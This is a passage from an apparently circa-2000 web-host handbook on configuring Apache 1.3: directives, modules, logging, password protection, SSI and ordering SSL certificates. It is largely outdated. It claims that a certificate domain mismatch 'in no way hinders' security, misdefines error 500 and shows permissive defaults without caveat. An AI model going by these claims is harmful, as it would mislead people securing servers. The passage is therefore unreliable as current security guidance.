The following is an example:

```
MaxKeepAliveRequests 100
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#maxkeepaliverequests

The `KeepAliveTimeout` Directive

The **`KeepAliveTimeout`** directive defines the number of seconds the web server waits for a subsequent request before closing the connection to the remote host.

The following is an example:

```
KeepAliveTimeout 15
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#keepalivetimeout

The `MaxRequestsPerChild` Directive

The **`MaxRequestsPerChild`** directive sets the limit on the number of requests that an individual child server process will handle. After **`MaxRequestsPerChild`** requests, the child process will die. If **`MaxRequestsPerChild`** is **`0`**, then the process will never expire. Setting **`MaxRequestsPerChild`** to a non-zero limit has two beneficial effects:

1. It limits the amount of memory that process can consume by (accidental) memory leakage.
2. It helps reduce the number of processes when the server load reduces by giving processes a finite lifetime.

The following is an example:

```
MaxRequestsPerChild 0
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#maxrequestsperchild

The `VirtualHost` Directive

The **`VirtualHost`** directive allows you to configure your web server to subhost multiple domain names.

The following is an example:

```
<VirtualHost the-subhost.domain.name>
ServerAdmin webmaster@the-subhost.domain.name
DocumentRoot /usr/local/etc/httpd/vhosts/subhost-dir
ServerName the-subhost.domain.name
ErrorLog logs/subhost-error_log
TransferLog logs/subhost-access_log
</VirtualHost>
```

For more information, see "Understanding Virtual Hosting" in Chapter 3.

Server Resource Directives

The `DocumentRoot` Directive

The **`DocumentRoot`** directive sets the directory from which your web server serves files. Your web content should reside in this directory.

The following is an example:

```
DocumentRoot /usr/local/etc/httpd/htdocs
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#documentroot

The `DirectoryIndex` Directive

When a URL request is received that does not explicitly identify a resource by name, (e.g. http://www.yourcompany.com), your web server will attempt to retrieve the files defined by the **`DirectoryIndex`** directive. Several files may be defined. The web server will return the first one that it finds.

The following is an example:

```
DirectoryIndex index.html index.htm
```

A request for http://www.yourcompany.com would return http://www.yourcompany.com/index.html if it existed, then http://www.yourcompany.com/index.htm if it existed, and so on until a match is found. If no match is found, then an index of the files contained in the directory is returned.

For more information, see:

http://httpd.apache.org/docs/mod/mod_dir.html

The `FancyIndexing`, `IndexOptions`, `AddIcon`, and `IndexIgnore` Directives

As noted above, the **`DirectoryIndex`** directive identifies specific files that should be searched for when a URL request is received that does not explicitly identify a resource. If the **`DirectoryIndex`** search fails and the **`Indexes`** option is set for the requested directory (see the **`httpd.conf <Directory>`** directive), then an index of files is generated and served the client agent. There are several directives that define the display of such an index of files.

For more information, see:

http://httpd.apache.org/docs/mod/mod_autoindex.html

The `AccessFileName` Directive

When returning a document to a client, the server looks for access control files in the requested resource directory as well as its parent directories. The **`AccessFileName`** directive sets the name of the file your web server will look for to find access control definitions. For more information about access control files, please see the "Password-Protecting a Directory" section later in this chapter.

The following is an example:

```
AccessFileName .htaccess
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#accessfilename

The `DefaultType` Directive

The **`DefaultType`** directive defines a MIME type for resources on your web server that do not match file extensions found in your MIME types configuration file.

The following is an example:

```
DefaultType text/plain
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#defaulttype

The `AddLanguage` Directive

The **`AddLanguage`** directive is used to identify resources written in a specific language with a file extension. The **`AddLanguage`** directive is essential for content negotiation, where the server returns one of several documents based on the language preference of the client browser. For more information about content negotiation, please see the "Serving Document Based on Language Preference" section later in this chapter.

The following is an example:

```
AddLanguage en .en
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_mime.html#addlanguage

The `LanguagePriority` Directive

The **`LanguagePriority`** directive allows you to give precedence to some languages in case of a "tie" during content negotiation, or if the browser client does not specify a language priority (which may happen with older browsers). Simply list the languages in decreasing order of preference. For more information about content negotiation, please see the "Serving Document Based on Language Preference" section later in this chapter.

Note: Use of this directive requires that the **`mod_negotiation`** module be loaded. Please refer to the **`LoadModule`** directive explanation for more information.

The following is an example:

```
LanguagePriority en fr de
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_negotiation.html#languagepriority

The `Redirect` Directive

The **`Redirect`** directive is used to redirect absolute URL pathnames to absolute URL addresses. This is especially useful if you have resources that have moved from one location to another and want to "redirect" requests for the document at the old location to the new location.

The following is an example:

```
Redirect /path/file.html
http://somewhere.else/file.html

Redirect /path/file.html
http://www.yourcompany.com/newfile.html

Redirect /directory http://somewhere.else/directory/

Redirect /directory
http://www.yourcompany.com/newdirectory/
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_alias.html#redirect

The `Alias` Directive

The **`Alias`** directive allows documents to be stored in the local file system other than under the directory defined with the **`DocumentRoot`** directive.

The following is an example:

```
Alias icons /usr/local/etc/httpd/icons
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_alias.html#alias

The `ScriptAlias` Directive

The **`ScriptAlias`** directive has the same behavior as the **`Alias`** directive, except that in addition to defining an alias definition, the directive also marks the target directory as containing CGI scripts.

The following is an example:

```
ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-bin/
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_alias.html#scriptalias

The `AddType` Directive

The **`AddType`** directive allows you to add a new MIME type definition without editing the file defined by the **`TypesConfig`** directive. Your **`mime.types`** configuration file is fairly complete, so you will rarely need the **`AddType`** directive.

The following is an example:

```
AddType text/plain .txt
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_mime.html#addtype

The `AddHandler` Directive

The **`AddHandler`** directive maps a filename extension to a special handler.

Example:

```
# To use CGI scripts:
#AddHandler cgi-script .cgi
```

Or:

```
# To use server-parsed HTML files
AddType text/html .shtml
AddHandler server-parsed .shtml
```

For more information, see:

http://httpd.apache.org/docs/mod/mod_mime.html#addhandler

http://httpd.apache.org/docs/handler.html#addhandler

The `ErrorDocument` Directive

The **`ErrorDocument`** directive defines the location of documents that should be displayed (or scripts that should be invoked) when the server encounters an error. The directive can map the error codes to documents or scripts on your local server or on a remote server. When the error code is encountered, you web server instructs the browser client to redirect its request to the URL you define with the error code. If no **`ErrorDocument`** definition exists for a specific error code, then your web server outputs a hardcoded error message that it has defined internally. Common error codes include 401, 403, 404, 406, and 500. Those error codes and their definitions are found in the following table:

Error Code	Definition
`Error Code 401 – Authorization Failed`	The requested resource required authentication, and the client failed to provide a valid login/password pair.
`Error Code 403 – Permission Denied`	The client has requested a resource that is forbidden.
`Error Code 404 – Resource Not Found`	The requested resource does not exist on the web server.
`Error Code 406 – Resource Not Acceptable`	The requested resource was found on the web server, but it could not be delivered because the type of the resource is incompatible with accepted types indicated by the client.
`Error Code 500 –`	The requested resource does not exist on the web

`Internal Error`	server.

For more information about custom error handling, see "Creating Custom Error Document Pages" later in this chapter.

The following is an example:

```
ErrorDocument 401 /error_docs/subscribe.html
ErrorDocument 403 /error_docs/denied.html
ErrorDocument 404 /error_docs/notfound.html
ErrorDocument 406 /cgi-
bin/error_scripts/language_handler.pl
ErrorDocument 500 /cgi-
bin/error_scripts/script_error.pl
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#errordocument

http://httpd.apache.org/docs/custom-error.html

Access Control Directives

The `Directory` Directive

The **`Directory`** directive defines access control and security settings for the directories that are accessible by your web server. Each **`Directory`** directive is comprised of several subdirectives. Some of these subdirectives include **`Options`**, **`AllowOveride`**, and **`<Limit>`**. Many of the subdirectives that can be included in the **`<Directory>`** definitions can be included in local access control files (see **`AccessFileName`** directive). In most cases, the default **`<Directory>`** definitions included in your **`httpd.conf`** file will be adequate for you needs (the default definitions are included below). If you need to modify these definitions, please consult the URL references listed below for a thorough presentation of the **`<Directory>`** directive and its subdirectives.

The following is an example:

```
<Directory /usr/local/etc/httpd/htdocs>
```

```
#Value for the Options directive can include:
#"None", "All", or any combination of "Indexes",
#"Includes", "FollowSymLinks", "ExecCGI", or
#"MultiViews". Note that "MultiViews" is not
#included with "All"

Options Indexes FollowSymLinks

#The AllowOverride directive controls which options
#the local access control files in directories can
#override. The values can also be "All", or any
#combination of "Options", "FileInfo", "AuthConfig",
#and "Limit"

AllowOverride None

#The Limit directive controls who can get access
#resources from your server. The Limit directive can
#specifically identify access restrictions made using
#methods such as POST, GET, PUT, DELETE, etc. If no
#method is specified, then the access restrictions
#are placed on all methods.

<Limit>

order allow,deny

allow from all

</Limit>

</Directory>

#/usr/local/etc/httpd/cgi-bin should be changed to
#the value of your ScriptAlias definition

<Directory /usr/local/etc/httpd/cgi-bin>

AllowOverride None

Options None

</Directory>
```

For more information, see:

http://httpd.apache.org/docs/mod/core.html#directory

http://httpd.apache.org/docs/mod/core.html#options

http://httpd.apache.org/docs/mod/core.html#allowoverride

http://httpd.apache.org/docs/mod/core.html#limit

http://hoohoo.ncsa.uiuc.edu/docs/setup/access/Overview.html

The MIME Types File (`mime.types`)

The MIME types configuration file determines how your Virtual Server's web server maps filename extensions to MIME types that are returned to the browser. Your browser then maps these MIME types to "helper" applications or in-line plug-ins. Although the default **`mime.types`** configuration file includes a definition of the most common known MIME types, you are free to modify the file to add support for any additional MIME type that you desire.

<<How To>> Adding a New MIME Type Definition

Append the definition to the existing MIME types in the file in the following format (where ***`type/subtype`*** is the MIME type of the document whose filename ends with one of the extensions listed):

```
type/subtype extension1 extension2 … extensionN
```

Note: Lines beginning with a "**#**" are comment lines and are ignored by the web server.

The extension list includes any number of space-separated filename extensions. Examples of MIME type entries can be found in the default MIME types file included with your virtual web service.

Using Apache Loadable Modules

The Apache web server has become the most popular web server due to its modular design that gives web administrators and developers tremendous power and flexibility.

A module is a piece of code written to the Apache API specifications that is loaded in the following ways:

- Dynamically-loaded in the **`httpd.conf`**
- Statically-loaded in the compiled **`httpd`** daemon

With its modular design and API, third party developers can create modules that are loaded with the **`httpd`** to add power to the web server. Apache modules exist for applications such as PERL and PHP. By making these modules available to the web server (via dynamic loading), your web server can internally process instruction sets rather than relying on external applications (such as CGI), increasing the speed at which your web server responds to requests.

Listing Statically-Linked Modules

The following modules are statically linked in your Virtual Server's Apache:

```
http_core
apache_ssl
mod_access
mod_actions
mod_alias
mod_auth
mod_auth_dbm
mod_autoindex
mod_cgi
mod_dir
mod_imap
mod_include
mod_log_agent
mod_log_config
```

```
mod_log_referrer
mod_mime
mod_setenvif
mod_so.c
mod_userdir
```

For a description of Apache modules, see:

http://httpd.apache.org/docs/mod/

Using Dynamically-Loaded Modules

GSP Services has customized certain aspects of the Apache web server for your Virtual Server. A key feature developed by GSP Services is the support for dynamically loading modules. The ability to dynamically load modules is known as "DSO" support. The **`~/www/modules`** directory contains Apache modules that you can add to your web server dynamically:

Available Dynamic Apache Modules

Most Common Modules

`mod_dav` (http://www.lyra.org/greg/mod_dav/)

`mod_frontpage` (ftp://ftp.vr.net/pub/apache/mod_frontpage/)

`mod_jserv` (http://java.apache.org)

`mod_perl` (http://perl.apache.org)

`mod_php4` (http://www.php.net)

All Other Modules

`mod_asis` (http://httpd.apache.org/docs/mod/mod_asis.html)

`mod_auth.db` (http://httpd.apache.org/docs/mod/mod_auth_db.html)

`mod_auth.msql` (http://www.webweaving.org/mod_auth_msql/)

`mod_auth.mysql` (http://bourbon.netvision.net.il/mysql/mod_auth_mysql/)

`mod_auth.pgsql` (ftp://ftp.eurolink.it/pub/linux/www/mod_auth_pgsql/)

`mod_auth_anon` (http://httpd.apache.org/docs/mod/mod_auth_anon.html)

`mod_cern_meta` (http://httpd.apache.org/docs/mod/mod_cern_meta.html)

`mod_digest` (http://httpd.apache.org/docs/mod/mod_digest.html)

`mod_env` (http://httpd.apache.org/docs/mod/mod_env.html)

`mod_expires` (http://httpd.apache.org/docs/mod/mod_expires.html)

`mod_fastcgi` (http://httpd.apache.org/docs/mod/mod_fastcgi.html)

`mod_headers` (http://httpd.apache.org/docs/mod/mod_headers.html)

`mod_info` (http://httpd.apache.org/docs/mod/mod_info.html)

`mod_mime_magic` (http://httpd.apache.org/docs/mod/mod_mime_magic.html)

`mod_mmap_static` (http://httpd.apache.org/docs/mod/mod_mmap_static.html)

`mod_negotiation` (http://httpd.apache.org/docs/mod/mod_negotiation.html)

`mod_proxy` (http://httpd.apache.org/docs/mod/mod_proxy.html)

`mod_rewrite` (http://httpd.apache.org/docs/mod/mod_rewrite.html)

`mod_speling` (http://httpd.apache.org/docs/mod/mod_speling.html)

`mod_status` (http://httpd.apache.org/docs/mod/mod_status.html)

`mod_usertrack` (http://httpd.apache.org/docs/mod/mod_usertrack.html)

`mod_vhost_alias` (http://httpd.apache.org/docs/mod/mod_vhost_alias.html)

Loading the Dynamically Loadable Modules

Dynamic modules are loaded in the **`~/www/conf/httpd.conf`** file. **`LoadModule`** is used at the top of the **`httpd.conf`** file (so the module loads before any instructions are passed to it).

<<How To>> Loading a Dynamically Loadable Module

At the beginning of the **`httpd.conf`** file, type:

```
LoadModule module filename
```

For more details on the **LoadModule** command, see:

http://httpd.apache.org/docs/mod/mod_so.html#loadmodule

The following is an example:

```
LoadModule env_module modules/mod_env.so
```

Note: The **modules** directory is a subdirectory of the **ServerRoot** directory (**~/usr/local/etc/httpd**). The Virtual Server owns the **modules** directory, but the **module** files contained in the directory are owned by root. The modules do not count against your Virtual Server quota.

You can load most modules with just the **LoadModule** command. However, the **info** and **status** modules require additional lines in the **httpd.conf** file.

<<How To>> Loading info_module

1. From the top of the **httpd.conf**, type:

```
LoadModule info_module modules/mod_info.so
```

2. After the **LoadModule** command, type:

```
<Location /status>
SetHandler server-status
</Location>
<Location /info>
SetHandler server-info
</Location>
```

<<How To>> Loading status_module

1. From the top of the **httpd.conf**, type:

```
LoadModule status_module modules/mod_status.so
```

2. After the **LoadModule** command, type:

```
<Location /status>
SetHandler server-status
</Location>
<Location /info>
SetHandler server-info
```

```
</Location>
```

<<How To>> Using `status_module` for Your Apache Web Server

Open the browser of your choice and go to:

http://www.yourcompany.com/status/

<<How To>> Refreshing the Status of Your Apache Web Server Every Ten Seconds

Open the browser of your choice and go to:

http://www.yourcompany.com/status?refresh=10

<<How To>> Using the `info` Module

Open the browser of your choice and go to:

http://www.yourcompany.com/info/

This displays Apache web server information, such as which modules are loaded and other server configuration settings.

If you already have a **`/status`** directory or **`/info`** directory, substitute **`<Location /infoparameter>`** with whatever location you want. For instance, use **`<Location /apacheinfo>`** instead. To pull up the info module with the new location, use http://www.yourcompany.com/apacheinfo/.

Note: Some modules require additional accessing parameters, so be sure to access the URLs listed with the modules for complete documentation.

Compiling Your Own DSO Modules

You can download your own modules and compile them on your virtual web server. However, GSP Services does not support compiling or debugging modules.

Apache 1.3.11 supports the APXS (APache eXtenSion) tool. APXS allows you to compile and link your own dynamic shared object (DSO) Apache modules. To use APXS, connect to your Virtual Server via Telnet or SSH and type the following command:

```
% /usr/local/apache/1.3/bin/apxs OPTIONS MODULE_CODE
```

See http://httpd.apache.org/docs/dso.html for more information.

Understanding the Common Log Format

Three directive definitions, when together, define what is known as the "Separate Log Format" or "Common Log Format" for storing resource request information. The Common Log Format stores the following requested resource information in separate log files:

1. Referrer information
2. Browser information
3. Agent information

Note: The default format is the combined log format, which we recommend for web server efficiency and log file analysis effectively.

<<How To>> Switching from Common Log Format to Combined Log Format

1. From your **`httpd.conf`** file, "comment out" the **`AgentLog`** and **`ReferrerLog`** directives by placing a pound sign "**#**" in front of the two directive lines, or
2. Remove the two directive lines (not recommended).
3. Include a special **`LogFormat`** directive definition line in front of your current **`TransferLog`** directive line. See the example below:

```
ErrorLog logs/error_log
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referrer}i\"
\"%{User-Agent}i\""
TransferLog logs/access_log
# AgentLog logs/agent_log
# ReferrerLog logs/referrer_log
```

Note: There may be a **`LogFormat`** directive like the one above located in your server configuration file. If the line is commented out, then uncomment the line by removing the leading pound sign ("**#**").

After you have made the modifications, take a look at your transfer log file with the **`tail`** command. Each entry in your transfer log file should now look something like this:

```
some.remote.host - - [19/Aug/1998:13:48:56 –0600]
"GET /index.html HTTP/1.0" 200 4817
"http://another.remote.host/path/info/document.html"
"Mozilla/3.01 (X11; I; BSD/OS 2.0 i386)"
```

<<How To>> Turning Off Specific Log Files

1. Comment the line out by using by preceding the line with a "**#**" sign, or
2. Specify the special file **`/dev/null`** as the target for the Log directives. For example:

```
ErrorLog /dev/null
TransferLog /dev/null
AgentLog /dev/null
ReferrerLog /dev/null
```

Note: If you are going to turn off specific log files, we recommend doing so by using the first method described above, since the second method still requires Apache to create the log files, which are then immediately deleted.

Handling Multi-Language Web Content

The Apache web server can look at the language preference specified by a browser client and return file content depending on that preference. This ability, termed "language content negotiation," is a powerful feature of the Apache server that is seldom used.

You can use two methods of content negotiation. The first method relies on a "variants" file (**`var`**) that lists document resource files by file and identifies them with a specific language. This is convenient for small web sites, or if you only want to provide language specifications for the entry page of a web site. You could explicitly link from that page to web content authored in different languages. The second method uses file extensions (just like MIME types) to associate a file with a language.

<<How To>> Configuring Language-Content Negotiation by File Extension

1. In your **`httpd.conf`** file, add language type definitions.
2. From your **`~/www/conf`** directory, edit your configuration file (**`httpd.conf`**).
3. Add language definitions with the **`AddLanguage`** directive. For example:

```
AddLanguage en .en
AddLanguage es .es
AddLanguage fr .fr
AddLanguage de .de
AddLanguage it .it
AddLanguage jp .jp
```

The **`httpd.conf`** file associates the following file extensions with corresponding language abbreviations:

`.en`	en	English
`.es`	es	Spanish
`.fr`	fr	French

.de	de	German
.it	it	Italian
.jp	jp	Japanese

Note: The abbreviations are pre-defined and can be located in any of the latest generations of browser clients. For example, in Netscape 4.x, access associations in Edit/Preferences/Navigator/Language. Click the Add button. In MSIE 4.x, access associations in View/Internet Options/General. Click the Languages button. Click the Add button.

The language priority directive allows you to give precedence to some languages in case of the following:

- A tie during content negotiation
- The browser client does not specify a language priority (older browsers)

4. List the languages in decreasing order of preference, as shown in the following example:

```
LanguagePriority en es fr de
```

Note: To use the **LanguagePriority** directive, load the **mod_negotiation** module. For more information, see the **LoadModule** directive section earlier in this Handbook.

5. Modify the **Options** definition for your **htdocs** area to include **MultiViews**.

<<How To>> Including Multiviews

1. From your **~/www/conf** directory, open and modify your web server's configuration file (**httpd.conf**).
2. Add **MultiViews** to the **Options** directive (part of your **htdocs** directory definition). For example, your **Options** line may look something like this:

```
<Directory /usr/local/etc/httpd/htdocs>
Options Indexes FollowSymLinks MultiViews
</Directory>
```

Note: You can add the **MultiViews** to the **Options** definition in local access control files.

After you made these modifications to your web server configuration files, you can create content and upload it to your Virtual Server using different filename extensions. For example, instead of just creating **index.html**, create the following:

```
index.html.en
index.html.es
index.html.fr
```

When the browser client requests **index.html**, the server analyzes the browser client language preference and serves the appropriate **index.html.*** file to the user.

There is one exception to language preference. If the language preference the browser submits does not match any of the type definitions on your server and documents, the server returns a **406** error. This error means that the resource was found, but it could not be delivered because of incompatible resource types between the client and the server. For example, if a client only accepts Greek content (**el**), but you have only authored content in English, Spanish, and German, the client receives a **406** error. One workaround for this situation is to trap **406** errors with a custom **ErrorDocument** page or script.

Imagemaps

Imagemaps can provide a graphical navigation interface to a web site. If the mouse is clicked over an imagemap image, the coordinates of the click are sent to the server. The server then determines which page to return based on the location of the click.

Traditionally, imagemaps have been implemented at the server end with a CGI program (usually called "imagemap"). This is configured with a map file that lists what regions on the image correspond to what documents. Apache can use CGI imagemaps, but it is more efficient to use the internal imagemap module. This module, compiled by default, means that the server does not need to run a separate process to handle the image clicks. Both of these approaches implement "server-side imagemaps," because all of the processing happens on the server.

For more information, see http://www.apacheweek.com/issues/96-11-01#imaps.

User Authentication

Your Virtual Server Apache web server supports user authentication. In other words, it allows you to create password protected directories on your Virtual Server web site. The "Basic" user-authentication enables you to restrict access to users who can provide a valid username/password pair.

<<How To>> Creating Password Protected Directories

To create a password protected directory (http://www.yourcompany.com/bob/) for Bob, follow these steps.

1. Create a file named **.htaccess** in your **~/www/htdocs/bob** directory that contains the following.

```
AuthUserFile /etc/.htpasswd
AuthGroupFile /dev/null
AuthName "Bob's Restaurant"
AuthType Basic
<Limit GET>
require user Bob
</Limit>
```

This **.htaccess** file will only allow one user, Bob, to access the directory.

The **.htaccess** file must reside in the **~/www/htdocs/bob** directory in order to control access to the **~/www/htdocs/bob** directory. You can either create the **.htaccess** file while connected to your Virtual Server (using a file editor like **pico**, for example), or you can create the file on your own computer and upload it to your Virtual Server.

2. Use the **htpasswd** command to set a password for the new user. Substitute your Virtual Server login name for ***LOGIN_NAME*** below.

```
% htpasswd -c /usr/home/LOGIN_NAME/etc/.htpasswd Bob
```

You are free to use a different name or directory location for the password file. Just change the **/usr/home/*LOGIN_NAME*/etc/.htpasswd** above to whatever you want.

The **-c** flag indicates that you are adding a user to the **/etc/.htpasswd** for the first time. When you add more users and passwords to the same password file, the **-c** flag is not necessary.

```
% htpasswd /usr/home/LOGIN_NAME/etc/.htpasswd peanuts
% htpasswd /usr/home/LOGIN_NAME/etc/.htpasswd almonds
% htpasswd /usr/home/LOGIN_NAME/etc/.htpasswd walnuts
```

Note: You should be aware of one subtle difference with the Virtual Server system. When you set up your **.htaccess** files, you specify the **AuthUserFile** or **AuthGroupFile** with respect to your home directory. However, when you set up your **.htpasswd** files with the **htpasswd** command you need to prepend **/usr/home/*LOGIN_NAME*** to the directory specification.

For more information, see http://www.apacheweek.com/issues/96-10-18#userauth.

Server Side Includes (SSI)

Server Side Includes (SSI) allows simple dynamic features to be added to an HTML document without the complexity of CGI's. (Do not confuse this with SSL, Secure Socket Layer.) SSI uses two different steps. First, set up your server to parse specific documents for SSI commands. Second, make sure your documents have embedded SSI commands.

<<How To>> Setting Up SSI

1. Edit the **`httpd.conf`** file by doing the following:
2. Uncomment out the **`AddType`** directive:

   ```
   AddType text/x-server-parsed-html .html
   ```

3. You may want to add a type for **`.htm`** files:

   ```
   AddType text/x-server-parsed-html .htm
   ```

4. From the **`httpd.conf`** file, under Options, add Include/Root Document declaration:

   ```
   Options Indexes FollowSymLinks Includes
   ```

5. Restart your web server:

   ```
   % restart_apache
   ```

Note: To avoid creating extra load on the Apache server, you should make files containing SSI commands with a **`.shtml`** extension. The **`AddType`** reads: **`AddType text/x-server-parsed-html .shtml`**. (The Apache httpd does not have to parse every file.)

Server Side Include Commands

For complete information on Server Side Includes, see the following URLs:

http://www.apacheweek.com/features/ssi

http://hoohoo.ncsa.uiuc.edu/docs/tutorials/includes.html

A Secure Server (SSL and Secure Server IDs)

The SSL Protocol

Secure Sockets Layer (SSL) provides a level of security and privacy for those wishing to conduct secure transactions over the Internet. Introduced to the Internet market by Netscape Communications, the SSL protocol protects HTTP transmissions over the Internet by adding a layer of encryption. This insures that your transactions are not subject to "sniffing" by a third party.

SSL provides visitors to your web site with the confidence to communicate securely via an encrypted session. For companies wishing to conduct secure e-commerce, such as receiving credit card numbers or other sensitive information online, SSL is essential. For additional information about the other components of e-commerce, see Appendix A.

Ordering SSL

GSP Services offers SSL as an add-on enhancement feature for its Virtual Server system. A nominal setup fee is required, but no monthly recurring charges are applicable. (Please GSP Service's web site for complete pricing information.) Ordering SSL for your Virtual Server is an easy task. You simply need to send an e-mail message to GSP Service's service department or order SSL from GSP Service's web site.

Accessing Your Secure Server

You can access any of your web content (e.g. documents, images, scripts) on your Virtual Server securely by using the **`https://`** prefix rather than the **`http://`** prefix. For example, to send the contents of a fill-out-form securely to one of your CGI scripts, include something like the following in your HTML source:

```
<form method="POST"
action="https://www.yourcompany.com/cgi-
bin/script.cgi">
```

Ensure that once you enter secure mode that you do not reference embedded document content (images, etc) by an insecure prefix (i.e. src="http://www.yourcompany.com/image.gif").

Identifying Your Server

While SSL handles the encryption part of a secure HTTP transaction, the protocol is not complete without a Server ID, also known as a digital certificate. A digital certificate is necessary to provide server authentication. You may use GSP Service's digital certificate without any incurring additional costs, but if you are serious about establishing a secure site, you should obtain your own.

A digital certificate is a document that gives your customers the assurance that your web site is legitimately yours and not an impostor's. A digital certificate will also provide you with a legal basis for transactions on the Internet.

The Secure Server (**`httpsd`**) has a digital certificate embedded in the binary. This certificate contains information about who owns the certificate (e.g. company name, domain name, contact address) as well as information about the issuing authority (e.g. VeriSign, Thawte). Because the certificate is embedded in the web server binary, you can only support one digital certificate per Virtual Server. Therefore, virtual subhosts that share the same Virtual Server must also share the same digital certificate.

Using a Certificate Other than Your Own

It is not necessary to order your own digital certificate, because you can use the default digital certificate included with your Secure Server. As stated earlier, the digital certificate includes information about the ownership of the certificate. When your clients visit your secure web site, their browser (e.g. Navigator, MSIE) checks the domain name on the certificate to see if it matches the site name included in the URL. If a match is not found, users are notified that this is a potential security issue.

In reality, the domain name mismatch in no way hinders the security of the transactions. The warning simply notes that the domain name included with the digital certificate ownership information does not match the domain name of the web site requested. The transaction is still secure. Even though the warning is couched in "unlikely" terms, many of your clients may feel uncomfortable conducting a transaction after such a warning is generated.

GSP Services has developed a way around the warning (for all browsers which support Thawte signed certificates including MSIE 4.0+ and Netscape 3.0+) that still ensures integrity of the secure transactions. The default digital certificate installed with your secure server is owned by GSP Services but instead of "gsp.com" includes the domain name "securesites.com". When you order your secure server, GSP Services sets up a canonical name in the securesites.com zone file for your account. This canonical name has the form ***`account-name`*`.securesites.com`**.

For example, if the account name for your Virtual Server is "surfutah", then a canonical name "surfutah.securesites.com" is set up for your use. You can then access your secure server without generating a warning by referencing "https://surfutah.securesites.com". An example of this reference is illustrated below:

```
<form method="POST"
action="https://surfutah.securesites.com/cgi-
bin/order.cgi">
```

Ordering Your Own Digital Certificate

There are several companies, known as Certificate Authorities (CA), that issue digital certificates. The two largest and most widely supported issuing authorities are VeriSign and Thawte.

In the explanation included below, the steps necessary to obtain a digital certificate from VeriSign and Thawte are discussed. The process required to obtain a digital certificate from other signing agencies is very similar. GSP Service's support staff is able to assist you with special differences that may exist in obtaining a digital certificate from a specific signing agency.

Note: On December 20, 1999, VeriSign, Inc., announced that it had acquired Thawte Consulting. Thawte serves the global small business market with entry-level SSL products. VeriSign serves the global enterprise market with high-end SSL products. Thawte's product line remains essentially unchanged, and Thawte customers can now purchase value-added services from VeriSign.

<<How To>> Obtaining a Certificate Signing Request (CSR)

1. Submit a Certificate Signing Request (CSR) to VeriSign or Thawte on behalf of your company (or organization).
2. Fill out the Certificate Request Form and e-mail it to "vcert@gsp.com". Be sure you indicate in the form whether you are requesting a VeriSign or Thawte certificate.
3. GSP Services formulates a CSR from your information and returns the CSR to you.

Included in the CSR is a block of information delimited by the phrase "NEW CERTIFICATE REQUEST." An example of a block follows:

```
-----BEGIN NEW CERTIFICATE REQUEST-----
MIIBJTCB0AIBADBtMQswCQYDVQQGEwJVUzEQMA4GA1UEChs4lBMHQXJpem9uYTEN
A1UEBxMETWVzYTEfMB0GA1UEChMWTWVs3XbnzYSBDb21tdW5pdHkgQ29sbGVnZTE
A1UEAxMTd3d3Lm1jLm1hcmljb3BhLmVkdTBaMA0GCSqGSIb3DQEBAQUAA0kAMEYC
QQDRNU6xslWjG41163gArsj/P108sFmjkjzMuUUFYbmtZX4RFxf/U7cZZdMagz4I
```

```
MmY0F9cdpDLTAutULTsZKDcLAgEDoAAwDQYJKoZIhvcNAQEEBQADQQAjIFpTLgfm
BVhc9SQaip5SFNXtzAmhYzvJkt5JJ4X2r7VJYG3J0vauJ5VkjXz9aevJ8dzx37ir
3P4XpZ+NFxK1R=
-----END NEW CERTIFICATE REQUEST-----
```

<<How To>> Initiating Your VeriSign Digital Certificate

1. Order at the following URL:

   https://digitalid.verisign.com/ss_getCSR.html

2. Click Web Server Certificate.
3. Click Continue.
4. Paste your "NEW CERTIFICATE REQUEST" block (in its entirety) in the text area. This includes both the **BEGIN** and **END** certificate request lines and all the lines in between.
5. Click Continue.
6. Type your company name, address, etc.
7. Type your challenge phrase (which is required in future actions of your digital certificate).
8. After supplying the remainder of information required, send the CSR.
9. VeriSign identifies your CSR with a PIN number (whish you should use in all correspondence concerning the processing of your digital certificate).

<<How To>> Initiating Your Thawte Digital Certificate

1. Order at the following URL:

   https://www.thawte.com/certs/server/request.html

2. Click Web Server Certificate.
3. Click Continue.
4. Paste your "NEW CERTIFICATE REQUEST" block (in its entirety) in the text area. This includes both the **BEGIN** and **END** certificate request lines and all the lines in between.
5. Click Continue.
6. As your Web Server Software, select NCSA or NCSA Derivative Server.
7. Type your company name, address, etc.

8. Type your password (which is required in future actions of your digital certificate).
9. After supplying the remainder of information required, send the CSR.
10. Thawte identifies your CSR with a Certificate ID (which you should use in all correspondence concerning the processing of your digital certificate).

Note: VeriSign and Thawte do not have access to your Challenge Phrase or Password, so you must remember them. If you lose your key pair, or your digital certificate is otherwise compromised, you provide your challenge phrase or password to the Certificate Authority to verify request revocation of the digital certificate.

<<How To>> Supplying Authentication Documentation to VeriSign or Thawte

VeriSign or Thawte requires various documentation such as a business license, articles of incorporation, or other charter documents to verify your organization's identity. Procedures for providing this information will be e-mailed to you shortly after VeriSign or Thawte has received your Certificate Signing Request. If the information you provided is complete and can be verified, your order is processed within 3-5 business days.

If you need to contact VeriSign regarding your order, you may do so by phone at 1.415.961.8820 or by e-mail at support@verisign.com. You will be required to provide your PIN and possibly the challenge phrase.

Thawte will include a phone number and other contact information after you have submitted your certificate request. You can use this information to contact Thawte should the need arise. You are required to provide your Certificate ID and password.

Note: GSP Services cannot act in behalf of you in this matter nor expedite the certificate generation process. This is strictly dependent upon VeriSign or Thawte.

Getting Your Digital Certificate

After the digital certificate is generated, VeriSign returns the signed certificate to you via electronic mail. Thawte e-mails you a URL from where you can download your Digital ID. Forward this message to vcert@gsp.com. We can then install the certificate on your Virtual Server. Installation can take from 1-3 business days to complete.

Some answers to frequently asked questions about SSL and digital certificates can be found in "Secure Server" section of the GSP Services FAQ. See GSP Service's web site dedicated to digital certificate for more complete information regarding obtaining and installing a digital certificate on your Virtual Server.

For More Information

For additional information about the topics discussed in this chapter, see the following pages on the GSP Services web site.

Official Apache Web site

http://www.apache.org

Documentation on Directives

http://httpd.apache.org/docs/

